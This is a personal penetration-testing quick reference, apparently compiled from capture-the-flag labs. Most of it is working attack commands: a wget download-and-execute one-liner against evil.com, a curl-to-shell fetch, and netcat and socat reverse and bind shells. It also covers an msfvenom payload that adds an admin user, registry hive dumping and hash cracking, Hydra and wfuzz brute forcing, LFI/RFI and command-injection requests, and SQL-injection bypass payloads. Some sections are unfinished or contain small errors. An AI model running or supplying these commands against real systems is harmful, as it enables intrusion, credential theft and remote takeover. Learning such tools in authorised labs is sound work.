

Pentesting Quick Reference

Author: Gilbert Garczynski

Github: <https://github.com/ggarcz1>

LinkedIn: <https://www.linkedin.com/in/ggarcz1/>

Index

Syntax and Format Rules

Headers

- Heading 1
- Times New Roman Font
- Font 20

Sub-headers

- Heading 2
- Times New Roman Font
- Font 14

Normal Text

- Times New Roman font
- Font 12

Code/commands on CLI

- `> cli.exe {variable_name}`
- Courier new font
- Font size 11
- Italicized?

Variables

- `{variable_name}`
- Same fonts as code/commands

Comments

- Begin with a `#`
- Courier new font
- Font size 11
- Italicized?

Items to add/expand on

[Jump to TODO](#)

Methodology

Overall Links and Resources

[Red Team Notes](#)

[HackTricks](#)

[Win and LinPeas Link](#)

Windows and AD Pentesting (Internal)


<https://github.com/infosecninja/AD-Attack-Defense>

Nmap

1. Discovery Scan
 - a. Ping scan
 - i. `nmap -sn {-iL list.txt, ip_range} -oA output`
 - b. ARP scan
 - i. `nmap -PR {-iL list.txt, ip_range} -oA output`
2. OS (-O), Version (-sV), TCP port scan (-sT), default/safe scripts (-sC)
 - a. `nmap -sT -sV -sC (-sTVC) -O {-iL list.txt, ip_range} -oA output`

Review results for old versions, anonymous/weak logon credentials

```
# find text files
> dir /s *.txt
```




wallarm



TODO:

- [SMB Enumeration](#)
 - smbmap and smbclient
- NetBIOS and LLMNR
- [Sysinternals Security Utilities](#)
 - [AccessChk - Sysinternals | Microsoft Learn](#)
 - [AccessEnum - Sysinternals | Microsoft Learn](#)

- Persistence
 - [Autologon - Sysinternals | Microsoft Learn](#)
- Responder
- Unquoted Service Paths
 - C:/Windows/File Name/
 - C:/Windows/File.exe
- msfvenom -p windows/adduser USER=newadmin PASS=Password123! -f msi -o alwe.msi
- [reg commands | Microsoft Learn](#)
 - Performs operations on registry subkey information and values in registry entries.
 - [reg.exe, reg] save hklm\security SECURITY
 - [reg.exe, reg] save hklm\system SYSTEM
 - [reg.exe, reg] save hklm\sam SAM
 -
 - [samdump2 | Kali Linux Tools](#)
 - samdump2 SYSTEM SAM
- NT hashes via Server Message Block (SMB) using smbclient, executing Windows Management Instrumentation (WMI) with hashes, and making web requests with resources i.php and tunnel.jsp. In one instance, cyber actors used smbclient via ProxyChains to access internal network shares, and subsequently PSQL and MySQL clients to access internal databases. Cyber actors used Impacket for post-exploitation and lateral movement. The script secretsdump.py was used from the Impacket framework to obtain domain credentials, while psexec.py was subsequently used to move laterally within a victim network.



Winpeas

Two Options to run:


1. Local [download](#) and run
2. Remote download and run (preferred for Ret Team)
 - a. Download [WinPEAS](#) to attack machine
 - b. Copy over to victim machine with [certutil](#) ([certutil | Microsoft Learn](#))
- 3.

When given a user/user is acquired:

```
> whoami
> whoami /priv
> net user
...lists users on the machine...
> net user {username}
...lists the user's details...
> net localgroup
...shows the groups...
> net localgroup administrators {group_name}
...shows more info on the local group...
> net localgroup groupname username /add
...try to add a user to the group...
> net localgroup groupname /add
...try adding a local group to the machine...
```

Linux Pentesting

Linux Directory Overview:



Nmap
sudo -l
su {username}

Web Pentesting

Nmap Scan
- Services versions
-
Gobuster
Burp suite review of requests
Cookie review

SQLi map

```
> cat /etc/passwd | grep "home"
```

Priv Esc

```
> hostname
```

```
> uname -a
```

..system info and kernel info

```
> /proc/version
```

...info abt kernel version, compiler, processes

```
> /etc/issue
```

...info about the OS

```
> ps axjf
```

...see running processes (in tree format)

```
> env
```

...shows environment variables

```
> sudo {-l, -a}
```

```
> /etc/passwd
```

```
> cat /etc/passwd | grep "home"
```

```
> cat /etc/passwd | cut -d ":" -f 1
```

...users on the system

```
> history
```

```
> ifconfig
```

```
> netstat
```

find . -name flag1.txt: find the file named "flag1.txt" in the current directory

find /home -name flag1.txt: find the file names "flag1.txt" in the /home directory

find / -type d -name config: find the directory named config under "/"

find / -type f -perm 0777: find files with the 777 permissions (files readable, writable, and executable by all users)

find / -perm a=x: find executable files

find /home -user frank: find all files for user "frank" under "/home"

find / -mtime 10: find files that were modified in the last 10 days

find / -atime 10: find files that were accessed in the last 10 day

find / -cmin -60: find files changed within the last hour (60 minutes)

find / -amin -60: find files accesses within the last hour (60 minutes)

find / -size 50M: find files with a 50 MB size

find / -writable -type d 2>/dev/null : Find world-writeable folders

find / -perm -222 -type d 2>/dev/null: Find world-writeable folders

find / -perm -o w -type d 2>/dev/null: Find world-writeable folders

find / -perm -o x -type d 2>/dev/null : Find world-executable folders

find / -name perl*

find / -name python*

find / -name gcc*

find / -perm -u=s -type f 2>/dev/null: Find files with the SUID bit, which allows us to run the file with a higher privilege level than the current user.

General Notes

Kali Information

Page teeming with Kali Information:

[Kali Tools](#) | [Kali Linux Tools](#)

OSI Model

Please Do Not Take Sausage Pizza Away

Physical → WiFi, ethernet cables, bits and bytes

Data Link → ARP, LAN, switches and hubs

Network → IP, Router, connects LANs together

Transport → Addressing for traffic

Session → Session and protocol negotiation/management

Presentation → formats and encrypts data, HTML, txt, php, JPG

Application → supporting services used by end-user applications, Word, browsers, Firewalls, FTP, DNS, SMTP, Gmail

<https://www.freecodecamp.org/news/osi-model-networking-layers-explained-in-plain-english/>

wget

Used to retrieve files over HTTP(S) and FTP

```
> wget http://evil.com/malicious.sh -O /tmp/malicious.sh
```

```
> chmod 755 /tmp/malicious.sh
```

```
> /tmp/malicious.sh
```

One liner

```
> wget http://evil.com/malicious.sh -O /tmp/malicious.sh && chmod 755 /tmp/malicious.sh && /tmp/malicious.sh
```

Reg.exe

Performs operations on registry subkey information and values in registry entries.

```
> [reg.exe, reg] save hklm\security SECURITY
> [reg.exe, reg] save hklm\system SYSTEM
> [reg.exe, reg] save hklm\sam SAM
> samdump2 SYSTEM SAM
```

Outputs in the following format:

username:SID:LM:NT:::

Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::

- Lab is the username
- 1000 is the relative identifier (500 is an administrator, 502 here is a Kerberos account.) (adsecurity.org/?p=483)
- aad3b435b51404eeaad3b435b51404f is the LM hash
- 30e87bf999828446a1c1209ddde4c450 is the NT hash

```
> hashcat -m 1000 hash_to_crack.txt password_list.txt
```

Meterpreter & Msfvenom

The standard syntax for msfvenom is as follows:

```
> msfvenom -p <payload> <options>
```

For example, to generate a Windows x64 Reverse Shell in an exe format, we could use:

```
> msfvenom -p <os>/<architecture>/shell/reverse_tcp -f <format> -o
<file_name> LHOST=<listen-IP> LPORT=<listen-port>
```

Payload path format:

<OS>/<arch>/<payload>

A Windows 64bit staged Meterpreter payload would look like this:

```
> windows/x64/meterpreter/reverse_tcp
```

A Linux 32bit stageless Meterpreter payload would look like this:

```
> linux/x86/meterpreter/reverse_tcp
```

Nmap Flags Overview

-sN → ping scan

-p OR *-p 1-65535* → scans all ports

-Pn → no ping, only port scan

-n → no DNS resolution of hosts

-iL → input list of targets

[-oX, -oN, -oG, -oA] file_name → outputs to XML, normal(text), grepable, all

-sS → syn scan, most popular, root privileges
-sT → TCP scan (slow, no version detection, can do --reason, however)
-sU → UDP scan
-sV → version detection
-O → OS detection
-sC → runs common (non-harmful) scripts
-A → version, OS, scripts, etc. (“all”)
-p {port numbers or range}
-p- → all the ports
--script {script_name} → define the script used
--script-args var1=[?], var2=[?] <ip_address>

Script example

SSH brute force:

```
> nmap -p 22 --script ssh-brute --script-args  
userdb=usersnames.txt,passdb=passwords.txt <ip_address>
```

```
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh-brute:  
|   Accounts:  
|     pi:admin - Valid credentials  
|_ Statistics: Performed 45 guesses in 18 seconds, average tps: 2.5  
MAC Address: [REDACTED] (Raspberry Pi Foundation)  
  
Nmap done: 1 IP address (1 host up) scanned in 19.15 seconds
```

Pandas

```
[29]: import pandas as pd  
      import matplotlib.pyplot as plt  
  
[30]: df = pd.read_csv('network_traffic.csv')  
  
[47]: occurrences = df['Protocol'].value_counts()  
  
[48]: print(occurrences)  
  
Protocol  
ICMP    27  
DNS     25  
HTTP    24  
TCP     24  
Name: count, dtype: int64
```

df.head(2) → will get the rows to filter on and data types

[JohnTheRipper](#)

hashes in a file

```
> john --format={format codes} --wordlist={path}  
./passwords_to_crack.txt
```

pdf that is password-protected, convert the pdf to a hash value

```
> tools/JohnTheRipper/pdf2john.pl {pdf_name}.pdf > hash  
> cat hash #to verify it worked  
> john -wordlist={path} hash
```

ZIP cracking

```
> zip2john file.zip > hash  
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

[HashCat](#)

[Hash Types Listing](#)

PDF cracking

```
> hashcat -m 10500 hash -a 0 {path to file} - force
```

-m 10500 → format, PFD

-a 0 → dictionary mode

```
> pdftotext -upw {password} {pdf_name}.pdf
```

[Metasploit](#)

```
> msfupdate  
> msfconsole  
> [search, searchsploit] [service, protocol, port, etc.]  
> searchsploit -m path/to/code  
...will download/copy the code...  
> session # lists sessions  
> sessions -i <session_id>
```

Msfvenom

```
> msfvenom -p windows/adduser USER=newadmin PASS=Password123! -f msi  
-o alwe.msi
```

<https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/msfvenom>

<https://www.offsec.com/metasploit-unleashed/msfvenom/>

Shell code

Shellcode

/.ssh/authorized_keys

Local machine

```
> ssh-keygen -f key_new
```

```
> cat key_new
```

Remote machine

```
> echo "cat key_new output" > /.ssh/authorized_keys
```

Local machine

```
> ssh -i key_new username@{ip}
```

SSH Private Key Cracking

<https://github.com/ggarcz1/Pentesting-Writeups/blob/main/TryHackMe/Pentesting/Basic%20Pen%20testing/TryHackMe%20Basic%20Pentesting%20Write-Up.pdf>

<https://pentestmonkey.net/cheat-sheet/ssh-cheat-sheet>

```
> ssh -i private_ssh_key username@ip_address
```

```
> ssh username@ip_address
```

SSH login with a private key and username, may work sometimes, but it may need a password as well

```
> ssh -i rsa_key user@IP_addr
```

ssh2john

```
> wget
```

```
https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py
```

```
> python ssh2john.py id_rsa > id_rsa.hash
```

Crack private key "crack_me"

```
> ssh2john.py id_rsa > crack_me
```

```
> john crack_me -w=rockyou.txt
```

Copy a file over via ssh

```
> scp -i {rsa_key} {file_to_copy} user@IP_addr:path/to/paste
```

LFI

Forced browsing for files

GET request

```
http://victim_website?file=../../../../etc/passwd
```

POST request

The body of the request can have the path:

```
POST /path/to/area
```

```
HOST victim_website
```

```
...
```

```
file = ../../../../etc/passwd
```

RFI

Remote execution, local machine where the file is stored:

```
> touch file_name
```

```
> python -m http.server 80
```

```
...begins listening...
```

Target machine:

```
http://victim_website?file=http://attack_ip:port/file_name
```

```
...executes file at the target url...
```

File transfers

[How to Upload Files to Remote System Over SSH](#)

Remote → local

```
> scp username@ip_address:/home/username/filename .
```

Local → remote

```
> scp filename username@ip_address:/home/username
```

[PEASS-ng/linPEAS/README.md at master](#)

<https://github.com/carlospolop/PEASS-ng/releases/latest/>

[Checklist - Linux Privilege Escalation | HackTricks](#)

****add to notes****

```
apt install binutils
Please ask your administrator.

apaar@ubuntu:/var/www/files/images$ python -m http.server 8090

Command 'python' not found, but can be installed with:

apt install python3
apt install python
apt install python-minimal

Ask your administrator to install one of them.

You also have python3 installed, you can run 'python3' instead.

apaar@ubuntu:/var/www/files/images$ python3 -m http.server 8090
Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
10.10.136.104 - - [16/Nov/2024 14:00:05] code 404, message File not found
10.10.136.104 - - [16/Nov/2024 14:00:05] "GET /var/www/files/images/hacker-with-laptop_23-2147985341.jpg HTTP/1.1" 404 -
10.10.136.104 - - [16/Nov/2024 14:00:17] "GET /hacker-with-laptop_23-2147985341.jpg HTTP/1.1" 200 -

/var/www/files/images
^C
root@lp-10-10-136-104:~# wget 10.10.154.217:8090/var/www/files/images/hacker-with-laptop_23-2147985341.jpg
--2024-11-16 14:00:05-- http://10.10.154.217:8090/var/www/files/images/hacker-with-laptop_23-2147985341.jpg
Connecting to 10.10.154.217:8090... connected.
HTTP request sent, awaiting response... 404 File not found
2024-11-16 14:00:05 ERROR 404: File not found.

root@lp-10-10-136-104:~# wget 10.10.154.217:8090/hacker-with-laptop_23-2147985341.jpg
--2024-11-16 14:00:18-- http://10.10.154.217:8090/hacker-with-laptop_23-2147985341.jpg
Connecting to 10.10.154.217:8090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68841 (67K) [image/jpeg]
Saving to: 'hacker-with-laptop_23-2147985341.jpg'

hacker-with-laptop_23 100%[=====] 67.23K --.-KB/s in 0.001s

2024-11-16 14:00:18 (49.4 MB/s) - 'hacker-with-laptop_23-2147985341.jpg' saved [68841/68841]

root@lp-10-10-136-104:~#
```

Copy file from remote to local machine with `http.server` and `wget`

Remote Server, listener:

```
> python3 -m http.server 8080
```

Local Machine, with file

```
> wget http://ip:8080/path/to/file.png
```

Gobuster

web directories brute force

```
> gobuster dir -u http://URL -w file_name -x php,sh,txt,cgi,html,css,js,py
```

another authentication mechanism other than SSH, used to brute force and look for alternate extensions on URL

```
> gobuster dir -u http://10.10.102.32 -w directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,css,js,py
```

DNS enumeration

```
> gobuster dns -d domain.com -w {path to wordlist}
```

On Kali, wordlists are located at:

`/usr/share/wordlists/dirbuster/`

[Gobuster tutorial](#)

If this does not work, utilize Python script here:

[Python Directory Brute Force](#)

Hydra

brute force logons

```
> hydra -l RlckRul3s -P rockyou.txt IP/login.php ??????
```

ssh login brute force:

```
> hydra -l {username} -P {password list name} {MACHINE_IP} ssh -V
```

login form on website:


```
> hydra -l {username} -P {password list name} {MACHINE_IP}  
http-post-form "/login:username=^USER^&password=^PASS^:F=inccorect"  
-V
```

```
> hydra -l '' -P 3digits.txt -f -v 10.10.244.47 http-post-form  
"/login.php:pin=^PASS^:Access denied" -s 8000
```

The command above will try one password after another in the 3digits.txt file. It specifies the following:

- -l " indicates that the login name is blank as the security lock only requires a password
- -P 3digits.txt specifies the password file to use
- -f stops Hydra after finding a working password
- -v provides verbose output and is helpful for catching errors
- 10.10.244.47 is the IP address of the target
- http-post-form specifies the HTTP method to use
- "/login.php:pin=^PASS^:Access denied" has three parts separated by :
 - /login.php is the page where the PIN code is submitted
 - pin=^PASS^ will replace ^PASS^ with values from the password list
 - Access denied indicates that invalid passwords will lead to a page that contains the text "Access denied"
- -s 8000 indicates the port number on the target

Target:



Cewl

cewl execution:

```
root@ip-10-10-21-231:~# cewl -d 2 -m 5 -w passwords.txt http://10.10.161.99 --with-numbers
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@ip-10-10-21-231:~# cewl -d 0 -m 5 -w usernames.txt http://10.10.161.99/team.php --lowercase
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

> *cewl -d {depth} -m {max_length} -w {output_file} {target_ip}*

-d → depth

-m → max length

-w → output file

Wfuzz

wfuzz execution:

```
root@ip-10-10-21-231:~# wfuzz -c -z file, usernames.txt -z file, passwords.txt --hs "Please enter the correct credentials" -u http://10.10.161.99/login.php -d "username=FUZZ&password=FUZZ" > out.txt
root@ip-10-10-21-231:~# cat out.txt

Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
Wfuzz 2.2.9 - The Web Fuzzer
*****

Target: http://10.10.161.99/login.php
Total requests: 9361

=====
ID      Response  Lines  Word    Chars   Payload
=====
006317:  C=302     118 L    297 W    4442 Ch  "isaias - Happiness"

Total time: 28.85014
Processed Requests: 9361
Filtered Requests: 9360
Requests/sec.: 324.4697
```

> *wfuzz -c -z file,{usernames} -z file,{passwords} --hs "error message within page on failed login" -u {url} -d {param1}=FUZZ¶m2=FUZZ*

Login was successful with

Username: isaias

Password: Happiness

Via: TryHackMe Advent of Cyber 2023, Day 4

Crunch

Creates password based off of the inputted values

`> 3 3 0123456789ABCDEF -o 3digits.txt`

The command above specifies the following:

- 3 → the first number is the minimum length of the generated password
- 3 → the second number is the maximum length of the generated password
- 0123456789ABCDEF → the character set to use to generate the passwords
- -o 3digits.txt → saves the output to the 3digits.txt file

Priv escalation vectors:

`sudo -l`

```
-l, --list  If no command is specified, list the allowed (and forbidden)
            commands for the invoking user (or the user specified by the
            -U option) on the current host.  A longer list format is used
            if this option is specified multiple times and the security
            policy supports a verbose output format.
```

`sudo -v`

`sudo -a`

“The actions of cron are driven by a crontab (cron table) file, a configuration file that specifies shell commands to run periodically on a given schedule.”

<https://en.wikipedia.org/wiki/Cron>

/etc/crontab (automated linux tasks)

Change users

`> su {username}`

Lin/WinPEAS

Windows/Linux Privilege Escalation Awesome Script

[Win and LinPeas Link](#)

From github, Linux

```
> curl -L  
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linp  
eas.sh > linpeas.sh
```

From github, Windows

```
> curl -L  
https://github.com/carlospolop/PEASS-ng/releases/latest/download/winP  
EASx64.exe > winPEASx64.exe
```

Remote execution, local machine where the file is stored:

```
> python -m http.server 8090
```

Target machine:

```
> curl http://host_ip:port/linpeas.sh | sh
```

[WinPeas Link](#)


Reverse shells

[Reverse Shell Generator](#)

for reverse shell ports, utilize a port that is known or used by a common protocol or process. Also, review ports in use and attempt to use one of those to further mask communications

Ncat

Ncat to transfer files



The screenshot shows a dark-themed interface with the following content:

- 1. Using Ncat**
- Netcat (nc) is a versatile networking tool that can send and receive files over a network.
- On your local machine** (set up a listener to receive the file):
A terminal snippet shows:

```
bash  
nc -lvp 1234 > filename
```
- On the remote server** (send the file via the reverse shell):
A terminal snippet shows:

```
bash  
nc your_ip 1234 < /path/to/file
```
- At the bottom, it says: Replace `your_ip` with your local machine's IP address and `1234` with the chosen port.

Listener

```
> nc -lnvp 4444
```

Target:

- for Linux

```
> nc {target_IP} 4444 -e /bin/bash
```

- for Windows(must be locally installed/downloaded):

```
> nc.exe {target_IP} 4444 -e cmd.exe
```

Stabilize reverse shell/Upgrade reverse shell

```
> python3 -c "import pty; pty.spawn('/bin/bash')";
```

```
python3 -c "import pty; pty.spawn('/bin/bash');"
```

```
> export TERM=xterm
```

```
// this will give us access to term commands such as clear.
```

```
> background the shell using Ctrl + Z. Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and Ctrl + C to kill processes). It then foregrounds the shell, thus completing the process.
```

```
muri@augury:~$ sudo nc -lvnp 443
```

```
listening on [any] 443 ...
```

```
connect to [10.11.12.223] from (UNKNOWN) [10.10.199.58] 43298
```

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
shell@linux-shell-practice:~$ export TERM=xterm
```

```
export TERM=xterm
```

```
shell@linux-shell-practice:~$ ^Z
```

```
[1]+  Stopped                  sudo nc -lvnp 443
```

```
muri@augury:~$ stty raw -echo; fg
```

```
sudo nc -lvnp 443
```

```
shell@linux-shell-practice:~$ whoami
```

```
shell
```

```
shell@linux-shell-practice:~$ ^C
```

```
shell@linux-shell-practice:~$ ssh shell@localhost
```

```
The authenticity of host 'localhost (::1)' can't be established.
```

```
ECDSA key fingerprint is SHA256:tCL20X3JuJyhV1mqxcZ89XPNEtM0FsTJ2Ti13QQH8Aw.
```

```
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
```

```
shell@localhost's password: █
```

Socat

Reverse shell

```
# listener
```

```
> socat TCP-L:<port> -
```

```
# Connect back, Windows
```

```
> socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:powershell.exe,pipes
```

```
# Connect back, Linux
```

```
> socat TCP:<LOCAL-IP>:<LOCAL-PORT> EXEC:"bash -li"
```

```

Bind Shell
# listener
> socat TCP:<TARGET-IP>:<TARGET-PORT> -

# windows
> socat TCP-L:<PORT> EXEC:powershell.exe,pipes
# linux
> socat TCP-L:<PORT> EXEC:"bash -li"
# Upgrade to a stable shell
> socat TCP-L:<port> FILE:`tty`,raw,echo=0

###TODO
Add encrypted shells
https://tryhackme.com/module/privilege-escalation-and-shells

```

Command Injections

http:{ip_address}?id=1

Becomes

Windows

http:{ip_address}?id=1;ls

Linux

http:{ip_address}?id=1 && ls

You can also do RS, need to base64 encode or URL encode in most cases. Or other command injection items such as;

```

dir
whoami
cd .
cd ../..

```

URL encoding

```

\n
\t
etc...

```

SQLi

Blind

`url/account?id=1`

Compare the false and true content and/or responses below

`url/account?id=1' and 1=2;`

`url/account?id=1' and 1=1;`

Can then do an enumeration off of a user possibly

`url/account?id=1' and 1='2;`

`Tracking_id=KLJALK398FU20UA9JFSA '`

`Tracking_id=KLJALK398FU20UA9JFSA ' and 1='2`

`Tracking_id=KLJALK398FU20UA9JFSA ' and 1='1`

`Tracking_id=KLJALK398FU20UA9JFSA ' AND (SELECT
substring(username,1,1) from databaseName)='a;`

Can utilize a wordlist here of usernames such that we can find a valid username for the database, then create grey box scenario.

Must increase the values in the substring as we increase the values that we are attempting to boolean compare to.

`substring(value_to_search, char number, number of chars to look at)`

Or is it

`(SELECT * from databaseName)='a;`

Grey box, with known username 'admin', we are trying to enumerate the password:

`(SELECT substring(password,1,1) from databaseName where username
='admin')='a; → this should return admin password and can then be enumerated`

`'A`

`'B`

`'C`

`...`

Until the expected "true" response occurs

Time based →

When `sleep(5)` is executed and the query "hangs" then this means the condition is true or that the input parameters "exist" within the database.

A false value will not execute the `sleep(?)` command and will thus exit rapidly

Advanced SQLi

```
#1
SELECT * FROM Customers WHERE Country IN ('Germany', 'France');

-- input # 1
-- Germany'
-- input # 2
-- , '1) or 1=1; --

SELECT * FROM Customers WHERE Country IN ('Germany'', ',1) or 1=1;
-- ');

-- inputs become
-- #1
-- Germany'',
-- #2
-- 1
```

```
SELECT * FROM Customers WHERE Country IN ('Germany', 'France');

-- input # 1
-- Germany'
-- input # 2
-- , '1) or 1=1; --

SELECT * FROM Customers WHERE Country IN ('Germany'', ',1) or 1=1; -- ');

-- inputs become
-- #1
-- Germany'',
-- #2
-- 1
```

#2

<https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/>

KnownUsername' **or** '1'='1'--

It seems there is a critical issue when testing SQLi with the OR as it always evaluates to True or False, respective of the condition and without consideration of the other inputs (Boolean logic notes that anything "ORed" with a True, results in True. This may cause issues when the whole table is returned and the logon expects one row, and if the OR is processed in an UPDATE or DELETE statement. However, ostensibly using the AND item, the whole condition statement must be met not just one part. Therefore, if a username is known, then the SQLi will work.

Updated

KnownUsername' **and** '1'='1'--

SQLmap

<https://sqlmap.org/>

Auth bypass with known username

Auth bypass with unknown username

Union sqli

Time based sqli

[SQLMap - CheatSheet | HackTricks](#)

Good list for BurpSuite to brute force

[hacktricks/pentesting-web/login-bypass/sql-login-bypass.md at master](#)

FTP

logon:

> ftp ip

Example of an anonymous logon:


```
root@ip-10-10-191-245:~# ftp 10.10.197.94
Connected to 10.10.197.94.
220 (vsFTPd 3.0.3)
Name (10.10.197.94:root):
